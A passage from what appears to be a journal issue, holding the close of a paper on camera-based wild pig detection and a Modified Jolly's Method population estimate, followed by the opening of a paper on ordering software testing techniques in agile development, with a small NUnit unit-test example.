One shot image of the acquired moving pictures is shown in Fig.3 as an example. This is a female wild pig on the route from habitat area to go to the calms feed. Wild boar children are followed by the female wild pig. By using the difference between the current and the previous frame of wild pig (targeted object), it is possible to extract the female wild pig. Also, it is possible to remove the background by frame by frame. Fig.4 shows the resultant image of the background removals.

Edge and contour extractions are attempted with sharp Canny filters. Fig.5 shows the resultant image of sharp Canny filter. Also, Fig.6 shows feature matching resultant image with FLANN with the nipples of the feature of the wild pig. Thus the specific features (size, nipple, limbs, ears, canines) of the wild pigs in concern can be extracted.




Fig. 3. Portion of original image of the targeted object of female wild pig in concern




Fig. 4. Resultant image of background removal from the original image in frame by frame basis




Fig. 5. Resultant images of edge and contour extractions by Sharp Canny filter




Fig. 6. Example of the resultant image of FLANN

B. *Simulation Study*

Simulation study is conducted. Wild animal route simulations are conducted with 128 by 128 cells. Wild animals move from one cell to the other cell. A portion of the simulation cells are shown in Fig.7. Original positions of wild animals are determined by random numbers. After that, wild animals move in accordance another random numbers. On the other hand, wild animal monitors are set on the designated cells regularly. Wild animal monitors are set at every cell in the first trial. Then the number of monitors is reduced by the factor of two. Namely, the monitors are set every two cells in the second trial and the monitors are set every four cells in the third trial and so on.





Fig. 7. Portion of simulation cells which consists of 128 by 128

If wild animal reach the cell which is supposed to be a wild animal monitor, then the number of captured wild animals is incremented. The simulation is conducted for 5000 trials with the total number of wild animals is set at 100.

As the results of the simulations, it is found that the capture ratio recapturing ratio and the recapturing again ratio (captured for three times). For instance, the capture ratio of the wild pig #1 is 0.3394 while recapturing ratio of the wild pig #1 is 0.1154 and the recapturing again ratio of the wild pig #1 is 0.036. Then the total number of wild pigs in the simulation cells is estimated with Pertersen method (using recapturing ratio) as 104.5264 in average while 26.9163 of standard deviation. On the other hand, the estimated total number of wild pigs by using the proposed MJM method (using recapturing again ratio) is 104.1191 in average with standard deviation of 27.6297.

Confident interval at the 95% of confidence level of the Persen method is 0.7461 as shown in Fig.8 (a) while that of the proposed MJM method is 0.7658 as shown in Fig.8 (b). 2.64% of improvement of the confidence interval is confirmed for the proposed MJM method in comparison to the conventional Petersen method.



(a) Petersen

(b) Proposed MJM

Fig. 8. Probability density functions of the estimated total number of wild pigs in the simulation cells in concern

IV. Conclusion

Estimation Method of the Total Number, the Probabilities of Birth and Alive of Wild Animals Based on Jolly's Method is proposed. The proposed method is validated through simulations. Also, the method for detect specific wild animals is proposed. The proposed method for specific wild animal detection with acquired camera images is also validated.

As the simulation results, it is found that the proposed Modified Jolly's Method: MJM is superior to the conventional Petersen method by 2.65% in terms of confidence interval of the estimated total number of wild pigs in the simulation cells in concern (128 by 128).

Further investigation is required for improvement of specific wild animal identification accuracy through various feature extractions.

Acknowledgements

Author would like to thank the member of research group for wild animal damage mitigation lead by Mr. Tetsuya Murakami of Fukuoka Agriculture and Forestry Research Center for their valuable discussions throughout the research works and the experiments.

References

[1] Patten, D. C. 1974. Feral hogs — boon or burden. Proceedings of the Sixth Vertebrate Pest Conference 6:210–234.

[2] Singer, F. J., W. T. Swank, and E. E. C. Clebsch. 1984. Effects of wild pig rooting in a deciduous forest. Journal of Wildlife Management. 48:464–473.

[3] Stone, C. P., and J. O. Keith. 1987. Control of feral ungulates and small mammals in Hawaii's national parks: research and management strategies. Pages 277–287 in C. G. J. Richards and T. Y. Ku, editors. Control of mammal pests. Taylor and Francis, London, England, and New York and Philadelphia, USA.

[4] Cushman, J. H., T. A. Tierney, and J. M. Hinds. 2004. Variable effects of feral pig disturbances on native and exotic plants in a California grassland. Ecological Applications 14:1746–1756.

[5] Kaller, M. D., and W. E. Kelso. 2006. Swine activity alters invertebrate and microbial communities in a coastal plain watershed. American Midland Naturalist 156:163–177.

[6] Bratton, S. P. 1977. The effect of European wild boar on the flora of the Great Smoky Mountains National Park. Pages 47–52 in G. W. Wood, editor. Research and management of wild hog populations. Belle W. Baruch Forest Science Institute, Clemson University, Georgetown, South Carolina, USA.

[7] Lucas, E. G. 1977. Feral hogs — problems and control on National Forest lands. Pages 17–22 in G. W. Wood, editor. Research and management of wild hog populations. Belle Baruch Forest Science Institute, Clemson University, Georgetown, South Carolina, USA.

[8] Thompson, R. L. 1977. Feral hogs on National Wildlife Refuges. Pages 11–15 in G. W. Wood, editor. Research and management of wild hog populations. Belle W. Baruch Forest Science Institute, Clemson University, Georgetown, South Carolina, USA. Kohei Arai, Preliminary Assessment of Radiometric Accuracy for MOS-1 Sensors, International Journal of Remote Sensing, Vol.9, No.1, pp.5-12, Apr.1988.

[9] Schley, L, and T. J. Roper. 2003. Diet of wild boar Sus scrofa in Western Europe, with particular reference to consumption of agricultural crops. Mammal Review 33:43–56.

[10] Whitehouse, D. B. 1999. Impacts of feral hogs on corporate timberlands in the southeastern United States. Pages 108–110 in Proceedings of the Feral Swine Symposium, June 2–3, 1999, Ft. Worth, Texas, USA.

[11] Mayer, J. J., E. A. Nelson, and L. D. Wike. 2000. Selective depredation of planted hardwood seedlings by wild pigs in a wetland restoration area. Ecological Engineering, 15(Supplement 1): S79–S85.

[12] Campbell, T. A., and D. B. Long. 2009. Feral swine damage and damage management in forested ecosystems. Forest Ecology and Management 257:2319–2326

[13] Forrester, D. J. 1991. Parasites and diseases of wild mammals in Florida. University of Florida Press, Gainesville, Florida, USA.

[14] Williams, E. S., and I. K. Barker. 2001. Infectious diseases of wild mammals. Iowa State University Press, Ames, Iowa, USA.

[15] Sweeney, J. R., J. M. Sweeney, and S. W. Sweeney. 2003. Feral hog. Pages 1164–1179 in G. A. Feldhamer, B. C. Thompson, and J. A. Chapman, editors. Wild mammals of North America. Johns Hopkins University Press, Baltimore, Maryland, USA.

[16] Nettles, V.F., J. L. Corn, G. A. Erickson, and D. A. Jessup. 1989. A survey of wild swine in the United States for evidence of hog cholera. Journal of Wildlife Diseases 25:61–65.

[17] Davidson, W. R., and V. F. Nettles, editors. 1997. Wild swine. Pages 104–133 in Field manual of wildlife diseases in the southeastern United States. Second edition. Southeastern Cooperative Wildlife Disease Study, Athens, Georgia, USA.

[18] Davidson, W. R., editor. 2006. Wild swine. Pages 105–134 in Field manual of wildlife diseases in the southeastern United States. Third . Southeastern Cooperative Wildlife Disease Study, Athens, Georgia, USA.

[19] Choquenot, D. J., R. J. Kilgour, and B. S. Lukins. 1993. An evaluation of feral pig trapping. Wildlife Research, 20:15– 22.

[20] Barrett, R. H., and G. H. Birmingham. 1994. Wild pigs. Pages D65–D70 in S. Hyngstrom, R. Timm, and G. Larsen, editors. Prevention and control of wildlife damage. Cooperative Extension Service, University of Nebraska, Lincoln, Nebraska, USA.

[21] Mapston, M. E. 1999. Feral hog control methods. Pages 117–120 in Proceedings of the Feral Swine Symposium, June 2–3, 1999, Fort Worth, Texas, USA

[22] Kohei Arai, Indra Nugraha Abdullah, Kensuke Kubo, Katsumi Sugaw, Methods for Wild Pig Identifications from Moving Pictures and

Discrimination of Female Wild Pigs based on Feature Matching Method, (IJARAI) International Journal of Advanced Research in Artificial Intelligence, Vol. 4, No.7, 41-46, 2015

[23] Kohei Arai, Takashi Higuchi, method for Reducing the Number of Wild Animal Monitors by Means of Kriging, International Journal of Advanced Research on Artificial Intelligence, 5, 5, 14-20, 2016.

[24] Kohei Arai, Shohei Fujise, Wildlife Damage Estimated and Prediction Using Blog and Tweet Information, International Journal of Advanced Computer Science and Applications, 5, 4, 15-21, 2016.

[25] Seber, G.A.F. The Estimation of Animal Abundance and Related Parameters. Caldwel, New Jersey: Blackburn Press. ISBN 1930665555

[26] Krebs, C.J. 1998. Ecological methodology. 2nd Ed. Benjamin Cummings. Menlo Park, CA. 620p. ISBN 9780321021731

AUTHORS PROFILE

Kohei Arai, He received BS, MS and PhD degrees in 1972, 1974 and 1982, respectively. He was with The Institute for Industrial Science and Technology of the University of Tokyo from April 1974 to December 1978 and also was with National Space Development Agency of Japan from January, 1979 to March, 1990. During from 1985 to 1987, he was with Canada Centre for Remote Sensing as a Post-Doctoral Fellow of National Science and Engineering Research Council of Canada. He moved to Saga University as a Professor in Department of Information Science on April 1990. He was a counselor for the Aeronautics and Space related to the Technology Committee of the Ministry of Science and Technology during from 1998 to 2000. He was a councilor of Saga University for 2002 and 2003. He also was an executive councilor for the Remote Sensing Society of Japan for 2003 to 2005. He is an Adjunct Professor of University of Arizona, USA since 1998. He also is Vice Chairman of the Commission-A of ICSU/COSPAR since 2008. He received Science and Engineering Award of the year 2014 from the minister of the ministry of Science Education of Japan and also received the Bset Paper Award of the year 2012 of IJACSA from Science and Information Organization: SAI. In 2016, he also received Vikram Sarabhai Medal of ICSU/COSPAR and also received 37 awards. He wrote 37 books and published 570 journal papers as well as 370 conference papers. He is Editor-in-Chief of International Journal of Advanced Computer Science and Applications as well as International Journal of Intelligent Systems and Applications. http://teagis.ip.is.saga-u.ac.jp/

Optimized Order of Software Testing Techniques in Agile Process – A Systematic Approach

Farrukh Latif Butt
Department of Software Engineering
Bahria University Islamabad,
Pakistan

Shahid Nazir Bhatti
Department of Software Engineering
Bahria University Islamabad,
Pakistan

Sohail Sarwar
Department of Computing and
Technology
Iqra University Islamabad, Pakistan

Amr Mohsen Jadi
Department of CSSE
University of Hail, Hail, KSA

Abdul Saboor
Department of Software Engineering
International Islamic University Islamabad, Pakistan

***Abstract*—The designing, development of a software product needs lot of efforts whereas software testing is also a very challenging task but it is equally mandatory activity in order to ensure the quality of the product before shipping to customer. When it comes to the Agile model under which software builds are developed very frequently and development goes on a very high pace, software testing becomes more important and critical. Organizations following the agile methodology, encounter number of problems in formulating a software testing process unless they come up with a systematic testing approach based on right testing technique at a proper stage of the agile process. This paper addresses the relevant software testing techniques feasible at different stages of the agile process and proposes a dedicated software testing framework producing quality software products developed under agile methodology.**

Keywords—Agile methodology; software testing techniques; software build; software quality

I. Introduction

Customers are demanding rapidly developed software products which is why organizations are shifting over agile methodology to deliver quality applications in short span of time [11]. The encouraging results of appropriate testing approaches in agile are making these software testing techniques more popular. In [2] authors highlights the need of automated software testing to better measure the quality of applications to be delivered to different industries. In addition to recognizing the need of automated testing, an automation framework has also been presented.

The quality assurance and testing activities add significant cost to the project which asks for the rational management and allocation of testing resources. Authors in [13], emphasizes on automated testing strategy to certify repeatable tasks through available tools. The stable and less error prone areas and features of a software product are good candidates for automated software testing. In agile process, software builds are provided to testing teams in a tight schedule that naturally creates pressure where testers have to cope sensibly with limited resources in terms of time and cost. The very first testing technique in this scenario is smoke testing that takes very small amount of time to assess the health of the build and results are communicated to whole team like whether this alpha build appears fine to continue for further use or not [4]. On the other hand, software developers implement user stories accommodating them in the software application that they certify at their own through writing unit tests against every user story or bug they fix that eventually make a library of unit tests [15]. On the availability of next build, software testers also assume the responsibility of regression testing to know whether fixing of bugs has ripple effects on other areas of the product or not? This aspect of regression testing has been elaborated in [6][17].

Once a release cycle goes through all the succession of iterations in agile process and reaches to the milestone of delivery, the Release Readiness Review (RRR) criteria is assessed before shipping the product. The research work [8], proposes a checklist for evaluating all the mandatory and relevant aspects for releasing a quality product and concerning responsible authorities sign off the checklist.

This paper proposes an optimized combination of testing strategies considering the appropriate techniques at right stage of the agile methodology for developing and delivering a quality product. The rest of the paper has following section: Section II provides the literature review based on the existing research in this domain. Section III proposes the methodology based on the efficient order of software testing strategies. Section IV presents results whereas section V concludes the research and outlines future work.

II. Methods and Materials

The authors [1] proposes a software testing process dedicated to agile process which is based on a particular order of testing techniques with an intent of achieving more accurate and reliable results. They have presented an algorithm that minimizes cost and time of software testing phase as well as brings better results in terms of software quality.

In the execution of smoke test plan, automated software testing plays important role in replicating full length coverage with reduced sample size achieving reliable results and saving time and cost for other useful testing activities [10]. The authors make twofold research contribution [3], offering study on agile testing process comprehensively and, on the other hand, provides useful documentation for engineers interested in extending software test framework specialized in agile model. The researchers suggest complete automation software testing process instead of manual certification of a software product compelling test engineers for irrelevant changes in the application. Moreover, in this age of industrial competition, automated software testing has become almost a must-do practice [2].

Authors emphasizes agility in the software testing process which, in addition to meeting user's requirements, improves throughput of software delivery and development process and minimizes the overall time of release cycle [12].

The validation of software product through unit testing before performing integration testing improvises the success possibility while working in agile. The research effort has been validated in five different projects deriving positive results [12].

Regression testing technique is very useful in validating the functionality of system after making modifications. There are different techniques to conduct regression testing however [6] used control graph based technique to assess the quality of the software when changes are made.

The verification of release readiness becomes vital to software quality when a sensitive system like JPL is under test. The goal of release readiness review is to assess the quality of the product with reference to any risks involved in delivery of product [8].

III. Methodology

It is presented that agile methodology for software development works on iterative philosophy in iterations one after the other [5]. The work done is reviewed in daily scrum meet ups and the progress is reviewed at the end of each iteration anyway. Thus, the quality assurance team has an opportunity to be indulged in the project right from the day one which asks for the formulation of a testing framework based on different software testing strategies. The testing framework in form of a combination of various practical testing approaches has been presented below.

A. Smoke Testing

In agile methodology, it is portrayed in [4] as soon as an alpha build gets handed over to testing team, initial round of testing is conducted to reveal bugs or problems in that software build. The objectives of the smoke testing are to test the basic features of the application; if they appear fine then testing team communicates smoke test results to the whole project team. One of the primary goals of performing smoke test is to save the time consumed on detailed testing in case the build is not stable and cannot be used further. Smoke testing is mainly done manually whereas there is possibility of doing the same with automation.

1) Manual Smoke Testing

Once the build is ready, it is released to QA, which takes into account the high priority test cases to find the critical bugs in the system. If the build fails, it is floated back to development end. Manual smoke tests are optimal if we have frequent changing product functionalities.

2) Automated Smoke Testing

If we have a stable version of product where major functionalities are not changing and there is high frequency of builds, then it is better to design the automated smoke tests. Each time the build is delivered, we just run the same automated smoke test to assess stability of build for further testing. Fig. 1 shows how smoke testing is carried out.





Fig. 1. Smoke testing process

B. Regression Testing

The defect fixing is the process of removing issues or problems reported in previous or older builds, once the defects are fixed they should not cause any ripple effects on other or same areas of the product. Regression testing expressed in [14], that ensures the changes committed to fix the identified bugs work fine and they have not introduced any side effects. The reduction of test suite is also a potential advantage offered by regression testing.

1) Reduction of Test Suite

The objective of reduction of test suite is to find out duplicate tests and to minimize the length of test plan by excluding the duplicates. Certainly, the assumption here is that individual requirement can be met by a particular test case. The Fig. 2 below gives an idea of identification of redundant test cases. On the horizontal axis requirements have been denoted by r while test cases are represented by t along y axis. We can learn from this figure that the goal of test case t1 can be achieved by selecting and executing merely test cases t2, t3 and t4. This way we can mark test case t1 redundant and eventually eliminate it from the test suite.



Test Case	Testing Requirements					
	r_1	r_2	r_3	r_4	r_5	r_6
t_1	x	x	x			
t_2	x			x		
t_3		x			x	
t_4			x			x
t_5					x	

Fig. 2. Identifying duplicate tests

2) Change-Based Method

The change-based method divides the system under test into different entities and observes the execution of tests to figure out the connection between tests and the entities of the program they run. The change-based method also categorizes the modified version of the program into different entities and finds out the entities which are changed by the original version of the program. This way all the tests that run entities of the changed version need to be re-run. Finally, any tests that run changed functions will be eventually shortlisted.

C. Unit Testing

For the sake of testing individual units of a software product, [7] recommends testing the smaller units of an application individually before they are collectively merged to form the whole product. Unit testing is typically performed by programmers or software developers though software testers can also conduct this testing.

1) NUnit test tool




Fig. 3. Architecture of NUnit tool

NUnit is a tool for performing unit testing for Microsoft .Net technologies. This is an open source tool and serves the same purpose as JUnit does for Java. NUnit tool is based on the xUnit architecture that we will discuss later. It might be worthy to mention here that NUnit is neither an automated GUI tester nor a tool for scripting rather it is a unit or Application Program Interface (API) testing tool. Fig. 3 below demonstrates the architecture NUnit tool is based on for testing the underlying system.

2) xUnit Architecture

The NUnit tool is based on xUnit family of architectures which is specialized in providing basis for unit or API testing. Fig. 4 provides an overview of xUnit architecture.





Fig. 4. xUnit design

3) Writing unit test in NUnit

A unit test is written in NUnit test tool in a test project that refers to Dynamic Linked Library (DLL) an API is based on. Also, the framework of NUnit tool must have been configured in the test project. The code snippet below illustrates a sample test written in NUnit as an example:

```
    [SetUp]
  public void test_Setup()
      {
      n = new int[3] { 2, 4, 6};
          i = new int[10] {3456, 5667, 76890, 67689, 64530,
          65789, 6758926, 64548903, 6476589, 63535885,};
      }

  [TearDown]
  public void test_CleanUp()
      {
      n = new int[3] { 0, 0, 0 };
      }

          // A = (a1, a2, a3) and n = length of A
      // A.M = (a1 + a2 + a3) / n

  [Test]
      [Category("ValidCases")]
      public void Test_ArithmeticMean()
      {
      int total = 0;
      foreach (int a in n)
      total = total + a;
      total = total / n.Length;
Assert.AreEqual(total, objMath.ArithmeticMean(n));
}
```

The execution of test suite in NUnit compiles results that can be exported for customization purpose for instance, the XML report. Fig. 5 below let's get an idea of the Automated Test Plans (ATP) executed using NUnit. In the scenario below, there are 9 tests in the test assembly loaded in NUnit GUI. The tests have been run to know the correctness of underlying API that performs arithmetic calculation. Intentionally, all of the flavors of tests results like passed, failed and ignored have been catered to better brief the execution. The passed tests nodes appear in green, failing are highlighted in red while ignored are yellow.



```
D:\NunitWorkshop\ArthmeticATPs\ArthmeticATPs\bin\Debug\Arthmet
  ArthmeticATPs
    Class1
      Test_ArthmeticMean
      Test_CompareValues
      Test_DoubleArthmeticMean
      Test_GeometricMean
      Test_GeometricMean_Overflow
      Test_HarmonicMean
      Test_IV_ArthmeticMean
      Test_IV_GeometricMean
      Test_Poor_GeometricMean
```

```
D:\NunitWorkshop\ArithmeticATPs\ArithmeticATPs\bin\Debug\ArithmeticATPs.dll
Passed: 6 Failed: 2 Errors: 0 Inconclusive: 0 Invalid: 0 Ignored: 1 Skipped: 0 Time: 0.804901519771254
```

```
ArithmeticATPs.Class1.Test_IV_ArithmeticMean:
  Expected: 3.5d
  But was:  4.0d
ArithmeticATPs.Class1.Test_IV_GeometricMean:
  Expected: -1.0d
  But was:  3.6299999999999999d
```

```
at ArithmeticATPs.Class1.Test_IV_ArithmeticMean() in D:\NunitWorkshop\ArithmeticATPs\ArithmeticATPs\Class1.cs:line 98
```

Fig. 5. Tests execution in NUnit

D. Automated Testing

Software automated testing has proved to be very handy in the field of software testing where test engineers can unhide flaws in the application and report them using automated testing tools and computer systems. The two basic aspects like application program interfaces and user interfaces which are the ideal candidate areas in a software product for automated testing [16]. Not necessarily all the components and functional areas must be considered for automated testing, rather it's the job of a test manager to decide which parts of the product should be considered for automated testing and which for manual or other testing strategies. The code coverage is measured through automated testing tools, however the effectiveness of faults detection on the basis of scripted unit tests has been demonstrated in [9].

1) Automation Process

The automation process can be commenced the moment requirements specification gets formalized. Fig 6. depicts automated testing process ranging from requirements specification through final report and deliverables. The specification of requirements provides basis to examine needs of end user as well as sets direction for software developers and test engineers. The test template can be used as a container for methods or areas to be tested through automated scripts. The script writers may check in their contents in the test template. The preliminary investigation of the system under test through automated testing reveals bugs or issues which are fixed eventually. The script or code in automatic software correction template keeps on updating depending upon the fix or changes committed to it. Finally, the summary based on the execution of all automated test plans, test cases, bugs identified, failed test cases etc. is generated in form of test report. On the other hand, at the same level, all or partial stuff involved in automated testing activity is presented as a deliverable.



Requirements Specification
Test Template
Automatic Software Correction Template
Test Report
Full/Partial Deliverable

Fig. 6. Automated testing process

2) What is not automated testing?

Software automated testing does not mean translating all manual test cases into a script or test code rather automation is writing tests for best possible scenarios like to provide broader coverage through the tool or software being used. Moreover, test cases that need to be repeated in multiple environments are one of the ideal candidates for automation. While learning the automated testing, we realize manual test cases in a test plan do not have one to one mapping with automated test plans. At times, organizations assume automation as substitute to the manual testing which does not prove to be realistic. A very well-known example is Windows Vista release which went through with lots of inconsistencies making way to the end product and none of them was identified by the automated scripts. Interestingly, the automated scripts concluded the final report with 100% successful execution. Conclusively, most of the client organizations advised their users to stick with Windows XP instead of Vista as prior was relatively more reliable as compared to later.


E. Concept of Virtual Machines

The organizations running business in distributed environment, particularly in agile world, come across the issue of customers demanding versatile operating environments. Vendor organizations have to manage this issue of versatility by developing same product compatible with numerous operating systems that test engineers have to validate accordingly. The use of virtual machines makes it easy to build and test applications on different operating systems. Firstly, agile based software developing organizations break down and manage user stories in backlog management systems. Secondly, they leverage virtualization platform to meet target objectives of producing and testing software systems interoperable with let's say Windows 7, Windows XP, Windows Vista and also all combinations with different OS architectures like x86 and x64 i.e. 32 bit and 64 respectively.

1) *Testing on Virtual Machines*

From testing perspective, quality assurance teams manage their certification tasks through preparing and running different virtual machines based on respective client' requirements. For example, a particular client demands for a software product running on Windows 7 x64 bit architecture to meet his business needs. The software vendor will develop the system for the said operating environment that test engineers will have to validate on same OS using a virtual machine for Windows 7 x64. In nutshell, the use of virtualization in quality assurance is useful in many perspectives like:

- Software testers can save good amount of time on configuring test platforms.
- When software developers have access to virtual machines demonstrating found or known defects then identification and fixing of bugs becomes easier.
- Virtual machines provide the facility of rollback to any of the previous states if the current state fails or crashes.
- We can create as many numbers of users as required on physical environment and can opt the configuration of our choice while performing testing on a virtual machine.



Name	State	CPU Usage	Assigned Memory	Uptime	Status
hvVeeam	Running	0 %	4096 MB	3.00:50:07	

hvVeeam - (12/21/2015 - 4:42:27 PM)
hvVeeam - (12/21/2015 - 5:08:57 PM)
hvVeeam - (12/21/2015 - 5:20:06 PM)
hvVeeam - (12/21/2015 - 5:24:20 PM)
hvVeeam - (12/21/2015 - 5:37:43 PM)
hvVeeam - (12/21/2015 - 5:43:31 PM)
hvVeeam - (12/21/2015 - 5:47:48 PM)
